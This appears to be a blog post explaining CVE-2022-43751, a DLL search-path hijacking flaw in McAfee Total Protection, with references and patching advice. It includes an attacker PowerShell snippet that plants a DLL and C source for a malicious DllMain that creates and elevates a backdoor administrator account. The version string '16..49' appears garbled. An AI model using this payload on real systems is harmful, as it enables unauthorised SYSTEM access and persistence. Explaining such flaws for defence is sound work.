
Imagine a popular antivirus—trusted by millions, even businesses—hiding a backdoor that could let a basic user run any code as SYSTEM. That’s what happened with McAfee Total Protection, and that’s what CVE-2022-43751 is all about.
In this post, I’ll break down what this bug means, how it works (with code snippets!), and how attackers could have easily used it to take over a Windows system. I’ll also point you to official references and help you understand how to protect yourself. Let’s dive in.
The Vulnerability in Plain Words
The flaw resided in McAfee Total Protection (products before version 16..49). The application used a search path element—basically, a variable that tells Windows where to look for programs to load.
Here’s the problem: that variable pointed to a subdirectory that a normal, unprivileged user could control. This gave attackers a sneaky way to plant a malicious program somewhere McAfee would pick it up and run it as SYSTEM, the highest Windows privilege there is.
Technical Breakdown
When a Windows program loads, it often calls other programs or libraries (DLLs). If it doesn’t specify the full path, Windows searches through a list of directories—these are the search path elements.
Suppose McAfee set a path variable (PATH or another custom one) like
C:\Program Files\McAfee\...\;C:\Users\Public\McAfeeTemp\
If C:\Users\Public\McAfeeTemp\ is writable by any user, a low-priv user can plant a fake DLL or executable there.
A Simpler Look: Dropping a Malicious DLL
Imagine McAfee launches a program as SYSTEM that loads example.dll but only tells Windows the DLL name—no folder.
Attackers can use this
# Attacker's PowerShell
New-Item -Path "C:\Users\Public\McAfeeTemp\" -ItemType Directory -Force
# Build or copy your malicious DLL as 'example.dll'
Copy-Item "C:\Users\Public\malicious_example.dll" "C:\Users\Public\McAfeeTemp\example.dll"
Now, if McAfee’s tool runs and looks for example.dll along its search path (and happens to check C:\Users\Public\McAfeeTemp\ first), it loads the attacker’s code as SYSTEM.
If your DLL does something like
// example.dll (malicious)
#include <windows.h>

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call) {
    case DLL_PROCESS_ATTACH:
        system("net user attacker P@sswrd! /add");
        system("net localgroup administrators attacker /add");
        break;
    }
    return TRUE;
}
Boom! You’ve just created (and admin’d) a new user.
A real attack might look like this
1. Find the Vulnerable Directory: Figure out which McAfee folder(s) in the search path are user-writable.
2. Craft Your Payload: Make a DLL or EXE that does something evil—like open a reverse shell or add a backdoor user.
Wait or Trigger Execution: Wait for a SYSTEM-level McAfee process to load your file.
If you can get the timing right, you get SYSTEM privileges. Simple, but devastating.
Why Did This Happen?
Security software, especially, should never use user-writable folders as trusted parts of its search path, or allow unprivileged users to control variables that decide where to load code from. This breaks a core Windows security rule called Uncontrolled Search Path Element (CWE-427).
NIST NVD Record:
https://nvd.nist.gov/vuln/detail/CVE-2022-43751
MITRE CWE-427 (Underlying Weakness):
https://cwe.mitre.org/data/definitions/427.html
McAfee Security Bulletin (SB10391):
https://kcm.trellix.com/corporate/index?page=content&id=SB10391
Protection and Fix
McAfee fixed this in version 16..49 and later. If you’re running an older version, update immediately!
Regularly audit what runs as SYSTEM.
- Use Process Monitor or Sysmon to catch weird file loads.
Conclusion
CVE-2022-43751 is a classic example of a simple software hygiene lapse opening the door for attackers. Antivirus products have full system rights, which is why flaws like this are so dangerous.
Keep your security software up-to-date. For defenders, always check the basics: permissions, search paths, and user-writable folders. For would-be hackers—well, you know what’s possible.
Stay safe, and keep your SYSTEM yours alone!
*If you found this article helpful or want to share your own insights, leave a comment below or connect with me on LinkedIn.*
Timeline
Published on: 11/23/2022 00:15:00 UTC
Last modified on: 11/28/2022 15:37:00 UTC